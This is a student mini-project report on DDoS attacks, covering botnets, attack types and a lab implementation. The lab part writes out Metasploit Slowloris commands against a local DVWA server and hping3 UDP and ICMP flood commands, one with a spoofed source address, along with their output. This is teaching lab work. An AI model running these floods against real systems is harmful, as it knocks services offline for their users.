VISVESVARAYA TECHNOLOGICAL UNIVERSITY

“JnanaSangama”, Belagavi-590018, Karnataka

Mini Project Report

On

COMPUTER NETWORK SECURITY (18CS52)

“Implementation of DDoS Attacks and Protection Techniques”

Submitted By

USN	NAME
1BI19CS083	**MACHUPALLI SREE PRAGNA**
1BI19CS126	RICHA KUMARI
1BI19CS071	JAVEERIA F
1BI19CS115	PRIYANSHI

For the academic year 2021-22

DEPARTMENT OF COMPUTER SCIENCE & ENGINEERING
BANGALORE INSTITUTE OF TECHNOLOGY

K.R. Road, V.V. Puram, Bengaluru-560 004

Department of Computer Science & Engineering

Certificate

This is to certify that the implementation of **Computer Network Security (18CS52) Mini Project** entitled **"Implementation of DDoS Attacks and Protection Techniques "** has been successfully completed by **--------------------------------** of V semester B.E. for the partial fulfilment of the requirements for the Bachelor's degree in **Computer Science & Engineering** of the **Visvesvaraya Technological University** during the academic year 2021-22

In Charge:

Dr.J.Girija
Professor and Head
Department of CS&E
Bangalore Institute of Technology

ACKNOWLEDGEMENT

This project demonstrates the concepts learned in the subject of Computer Networks and Security.

We would like to express our sincere gratitude towards several individuals and our university for supporting us in successfully completing this Mini Project.

We would like to express my gratitude to our **HOD, Dr J Girija** who has always supported and motivated us and for the enthusiasm, patience, insightful comments, helpful information and unceasing ideas that have helped us tremendously at all times in our project.

We would like to take this opportunity to also thank our friends and family for their constant
support for the successful completion of this project.
We are also grateful to the staff of the Computer Science Department for their cooperation
towards the completion of this project. Thank you all for the encouragement.

INTRODUCTION

Distributed denial-of-service is one kind of the most highlighted and most important attacks of today's cyber world. With simple but extremely powerful attack mechanisms, it introduces an immense threat to the current Internet community.

We present a comprehensive report of distributed denial-of-service attack, prevention, and mitigation techniques. We provide a detailed analysis of this type of attacks including motivations and evolution, analysis of different attacks so far, protection techniques and mitigation techniques, and possible limitations and challenges.

OVERVIEW

A DDoS attack is one in which a multitude of compromised computer systems attack aselected target, thereby causing denial of service for legitimate users of the targeted system. The flood of incoming traffic to the target system essentially forces it to shut down, there by denying service to users.

Attack targets and motivations:

The targets of these DDoS attacks range from a very own home user to a government. In some attacks, a victim can be an e-commerce site, a bank, a commercial organization, or even an Internet service provider (ISP).One major motivation to attack these users is for some financial gains. Moreover, political organizations and governments are also major targets of DDoS attacks. Gaming sites or stock exchanges can also be targets of DDoS attacks


Motivations behind DDOS Attacks:

- **Financial or economic benefit**: The attacks that fall under this motivation are considered as the most dangerous attacks as they try to achieve some financial benefits from the attacks.
- **Revenge:**This is another motivation for DDoS attacks where some frustrated (possibly technically lower skilled) individuals perform the attacks as a repayment of some perceived oppressions.

- **Cyber warfare.** This is another important attack motivation which incurs danger and significant economic impacts on its targets. Generally, some well-trained people of a military or terrorist organization conduct an attack of this type. Here, the attackers belong to some countries and perform their attacks on some other country's organizations

ATTACK STRATEGIES

The basic structure of a DDoS attack is presented in Figure 1.0. It comprises three different phases and four different components. The components are known as an attacker, multiple control masters or handlers, multiple slaves, agents, or zombies, and a victim or target machine.



First Phase: The attacker spends a lot of its time to create a significant amount of compromised machines which are called the Bots such as Masters and Handlers as they appoint and control other machines in the attack army known as Botnet.

Second Phase: In the second phase, the attacker transfers all necessary information such as codes and commands to the master armies which in turn send those to all slave armies to get ready for the attack.

Final Phase: The attacker commands its army to initiate and execute attacks. Thus, it attacks the victim in a distributed way .

CONCEPT OF BOTNETS

Botnets are used for continuously performing a task.These malicious botnets gain access to the systems using malicious scipts and codes.

Botnet infections are usually spread through malware, such as a trojan horse. Once Trojan is executed, the victim will be infected and get in control by the Handler,waiting for the instruction from Control and Command.

BotNet Setup

Botnets are used for continuously performing a task.These malicious botnets gain access to the systems using malicious scipts and codes.

Botnet infections are usually spread through malware, such as a trojan horse. Once Trojan is executed, the victim will be infected and get in control by the Handler,waiting for the instruction from Control and Command.

Botnet Trojan:

- **BlackShadesNet**
- **PlugBot**

Scanning Vulnerable Machines

There are several techniques used for scanning vulnerable machines such as Random,Hit List, Topology , Subnet and Permutation Scanning.

Random scanning - In the random scanning strategy, already infected machines probe with random IP addresses from the IP address space to infect new machines.

Hitlist Scanning - the attacker creates an initial list of machines which are considered as potentially vulnerable.

Permutation Scanning - The permutation scanning is a smart scanning technique where self-coordination is introduced to stop multiple probings of the same IP address.

Local subnet scanning - an already compromised host searches new targets in its own local subnet.

Propagation of Malicious Codes

Central Source Propagation: In the central source propagation mechanism, the attack code propagates from a central server to the compromised machine. An example of this is a 1i0n worm which propagates in this manner.

Back-chaining propagation: In the back-chaining propagation, the compromised machine downloads the attack code from the infected machine.The Trivial File Transfer Protocol (TFTP) can be used in this mechanism.

Autonomous propagation: In the autonomous propagation, as its name implies, all the attack codes are transferred automatically from the attacker to the infected system during the time of the exploitation.

How to Protect Yourself From Botnets

- Updating your Operating System is a good malware preventive Technique
- Install anti-virus, anti-spyware, and firewalls on your systems.
- Refrain from clicking on suspicious links and be careful about which site you use for downloading information.

Famous Botnet Attacks:

Mirai - Mirai is one of the famous botnets associated with IoT devices. First found in 2016, it primarily targets online consumer devices and has been used in some of the most disruptive DDoS attacks.

Mariposa - Emerged in 2009, the Mariposa botnet committed online scams and launch DDoS assaults. It was also stealing personal account credentials from victims so that its operators could sell them on Dark Web.

Zeus - This financial Trojan accounted for 90% of all global online bank fraud instances at their peak. Emerging in July 2007, it was used to steal data from the United States Department of Transportation.

CLASSIFICATION OF DDOS ATTACKS

Volume Based Attacks

Volume based DDoS attacks are designed to overwhelm internal network capacity and even centralized DdoS mitigation scrubbing facilities with significantly high volumes of malicious traffic. These DDoS attacks attempt to consume the bandwidth either within the target network/service, or between the target network/service and the rest
of the Internet.
Includes UDP FLOOD ,ICMP FLOOD,DNS AMPLIFICATION.

Protocol Based Attacks

Protocol DDoS attacks rely on weakness in internet communications protocols. Because many of these protocols are in global use, changing how they work is complicated and very slow to roll out. New weaknesses are often introduced allowing for new types of protocol attacks and network attacks.
Includes SYN floods, fragmented packet attacks,PING OF DEATH, Smurf DDoS and more.

Application Based Attacks

An application attack consists of cyber criminals gaining access to unauthorised areas. Attackers most commonly
start with a look at the application layer, hunting for application vulnerabilities written within code.
Includes HTTP FLOOD ,SLOWLORIS.

SUMMARY OF DDOS ATTACKS

TCP SYN attack -In a TCP SYN attack, the attacker exploits the three-way handshaking mechanism of TCP's connection establishment process. During the connection establishment, TCP requires consecutive acknowledgements between the two parties who want to create a TCP connection. This is accomplished by the three-way handshaking. In three-way handshaking, at first, the SYN packet is sent from a client to a server to begin the handshaking. Upon receiving this SYN packet, the server acknowledges the client by sending a SYN + ACK packet. Finally, as a response to this packet, the client sends back the final ACK packet which completes the handshaking and establishes the TCP connection.

HTTP flood attack- HTTP flood attack is another example of resource depletion attacks where the application layer protocol HTTP is exploited to attack a victim. Specifically, in this type of attacks, an attacker manipulates the HTTP GET and HTTP POST requests while talking to a server or a specific application. Here the concept is same as before, that is, overwhelming the resources to make the web server denies its legitimate users. In order to conduct this attack, it is required to set up a TCP connection with valid IP address. The attacker uses its botnets' IP addresses to establish the connections.

SIP flood attack -This is another example that exploits another application layer protocol named SIP, used in voice over IP (VOIP) call setup. An attack can be made using different types of SIP request messages (such as SIP REQUEST, SIP INVITE) or the SIP call control messages (SIP INFO, SIP NOTIFY, SIP RE-INVITE). The goal of this attack is to flood the proxy server or the SIP registration server (SIP REGISTRAR) and to consume all of its resources (CPU, memory, and network bandwidth) with the help of the attack army.

UDP flood attack-The UDP flood attack is a very common DDoS attack where an attacker sends a large stream of UDP packets from its attack army. Here the attacker can target a specific or a random port of the victim to inundate it. Generally, when a UDP packet is received to a system, it tries to identify the type of the application that is waiting on the destination port. When it becomes sure that no application is waiting, it responds with an ICMP packet.

ICMP flood attack-The ICMP flood attack, also known as the ping flood attack, exploits the IP layer protocol ICMP's ICMP_ECHO_REQUEST packets. This packet (ping) is used to check whether a remote host is alive or not. In DDoS attacks, the attacker sends this packet using the broadcast IP address. Thus, it is delivered to all of the machines in the victim's network. The machines will reply to the spoofed source address that targets the victim with ICMP_ECHO_REPLY packet.

Malformed packet attack

Land attack : In this type of attacks, it sets the victim's IP address to the packet's source and destination IP addresses**.**

Ping of death attack: In ping of death attack, an attacker intentionally forms a data packet that exceeds the maximum packet size which causes the victims to freeze or crash. This attack can be initiated only by the attacker without the need of a botnet. Fortunately, current host systems are protected from this type of attacks.

Teardrop attack: This attack involves manipulation of the offset value which in turn generates errors in fragmentation and reassembly of packets. Basically, the attacker sends fragmented packets with overlapping offset numbers. Thus, during the time of the packet re-build, invalid packets are created and crash or reboot the target machine.

Zero-day attack

A zero-day attack happens in day 0 using some unknown security loopholes or vulnerabilities. It is called zero day because the vulnerabilities of the system are known at day one after the attack.

PROJECT DESIGN AND IMPLEMENTATION


Requirements: Kali Linux , DVWA Web Application , WireShark, Metasploit FrameWork**.**

The first phase of the project is to setup a Damn Vulnerable Web application **(**DVWA) on apache server.

The second phase of the project is to launch metasploit framework and intitiate the attack.

Metasploit Framework - Metasploit is the world's leading open-source penetrating framework used by security engineers as a penetration testing system and a development platform that allows to create security tools and exploits. The framework makes hacking simple for both attackers and defenders.

Step - 1 : Setup a Web application run it on apache server on local host 127.0.0. 1



Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
15:28
Kali Linux
Login :: Damn Vulnerable W
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
DVWA
Login
Damn Vulnerable Web Application (DVWA)
Right Ctrl

127.0.0.1/DVWA/login.php

Username: admin

Password: ••••••••


```
Jan 08 15:24:24 kali systemd[1]: Started The Apache HTTP Server.
lines 1-21/21 (END)
```



Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
53% 11:19
mach@kali: ~
File Actions Edit View Help
Activate Windows
Go to Settings to activate Windows.
Right Ctrl

```
┌──(mach㉿kali)-[~]
└─$ systemctl start apache2

┌──(mach㉿kali)-[~]
└─$ systemctl status apache2
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset: disabled)
     Active: active (running) since Thu 2022-02-03 11:19:16 CST; 8s ago
       Docs: https://httpd.apache.org/docs/2.4/
    Process: 1440 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Main PID: 1455 (apache2)
      Tasks: 6 (limit: 2279)
     Memory: 18.3M
        CPU: 234ms
     CGroup: /system.slice/apache2.service
             ├─1455 /usr/sbin/apache2 -k start
             ├─1457 /usr/sbin/apache2 -k start
             ├─1458 /usr/sbin/apache2 -k start
             ├─1459 /usr/sbin/apache2 -k start
             ├─1460 /usr/sbin/apache2 -k start
             └─1461 /usr/sbin/apache2 -k start

Feb 03 11:19:15 kali systemd[1]: Starting The Apache HTTP Server...
Feb 03 11:19:16 kali apachectl[1450]: AH00557: apache2: apr_sockaddr_info_get() failed for kali
Feb 03 11:19:16 kali apachectl[1450]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.0.1. Set the 'ServerName' >
Feb 03 11:19:16 kali systemd[1]: Started The Apache HTTP Server.
lines 1-21/21 (END)
```

Step – 2 : Launch metasploit framework using msfconsole




Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
45% 11:40
mach@kali: ~
File Actions Edit View Help
METASPLOIT by Rapid7
RECON
EXPLOIT
[msf >]
PAYLOAD
LOOT
Activate Windows
Go to Settings to activate Windows.
Right Ctrl

```
└─$ msfconsole

       =[ metasploit v6.1.14-dev                          ]
+ -- --=[ 2180 exploits - 1155 auxiliary - 399 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: After running db_nmap, be sure to
check out the result of hosts and services

msf6 >
```

Slowloris Attack Implementation :

Commands :


- search slowloris
- use auxiliary/dos/http/slowloris
- show options
- set rhost 127.0.0.1
- set sockets 1000 or 700



Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
mach@kali: ~
File Actions Edit View Help
Activate Windows
Go to Settings to activate Windows.

```
   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   delay            15               yes       The delay between sending keep-alive headers
   rand_user_agent  true             yes       Randomizes user-agent with each request
   rhost                             yes       The target address
   rport            80               yes       The target port
   sockets          150              yes       The number of sockets to use in the attack
   ssl              false            yes       Negotiate SSL/TLS for outgoing connections

msf6 auxiliary(dos/http/slowloris) > ser rhost 127.0.0.1
[-] Unknown command: ser
msf6 auxiliary(dos/http/slowloris) > set rhost 127.0.0.1
rhost ⇒ 127.0.0.1
msf6 auxiliary(dos/http/slowloris) > show options

Module options (auxiliary/dos/http/slowloris):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   delay            15               yes       The delay between sending keep-alive headers
   rand_user_agent  true             yes       Randomizes user-agent with each request
   rhost            127.0.0.1        yes       The target address
   rport            80               yes       The target port
   sockets          150              yes       The number of sockets to use in the attack
   ssl              false            yes       Negotiate SSL/TLS for outgoing connections

msf6 auxiliary(dos/http/slowloris) > exploit

[*] Starting server ...
[*] Attacking 127.0.0.1 with 150 sockets
[*] Creating sockets ...
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
```

Web Application after Slowloris Attack



The connection has timed out

The server at 10.0.2.15 is taking too long to respond.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web.

```
[*] Sending keep-alive headers ... Socket count: 662
```

UDP and ICMP Flood Attack Implementation

HPing3 tool is used to perform UDP and ICMP Flood Attacks.

Hping3 - hping3 is a network tool able to send custom ICMP/UDP/TCP packets and to display target replies like ping does with ICMP replies.It is one of the dangerous tools as it sends 1000’s of packets in seconds.


Commands :

- sudo hping3 -S 192.168.149.1 -p 80 -c 5
- sudo hping3 -2 -p 139 --flood 10.10.10.92
- sudo hping3 -1 -p -139 -a 10.10.10.5 192.168.1.196

Note : c – count of no.of packets , a – spoof address , 2 – udp mode ,

1 – icmp mode .

Attack Analysis using WireShark




Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
42% 8:20
Right Ctrl

```
┌──(mach㉿kali)-[~]
└─$ sudo hping3 -2 -p 139 --flood 192.168.
sudo: unable to resolve host kali: Name or
[sudo] password for mach:
HPING 192.168.149.1 (eth0 192.168.149.1):
hping in flood mode, no replies will be sh
^C
--- 192.168.149.1 hping statistic ---
3317 packets transmitted, 0 packets receiv
round-trip min/avg/max = 0.0/0.0/0.0 ms

┌──(mach㉿kali)-[~]
└─$ sudo hping3 -1 -p -139 -a 10.10.10.5 1
sudo: unable to resolve host kali: Name or
HPING 192.168.1.196 (eth0 192.168.1.196):
^C
--- 192.168.1.196 hping statistic ---
17 packets transmitted, 0 packets received
round-trip min/avg/max = 0.0/0.0/0.0 ms

┌──(mach㉿kali)-[~]
└─$ 
```

```
No.   Time          Source       Destination     Protocol Length Info
 2789 21.408806302  10.0.2.15    192.168.149.1   UDP      42 5494 → 139 Len=0
 2790 21.408816456  10.0.2.15    192.168.149.1   UDP      42 5495 → 139 Len=0
 2791 21.408850290  10.0.2.15    192.168.149.1   UDP      42 5496 → 139 Len=0
 2792 21.411332649  10.0.2.15    192.168.149.1   UDP      42 5497 → 139 Len=0
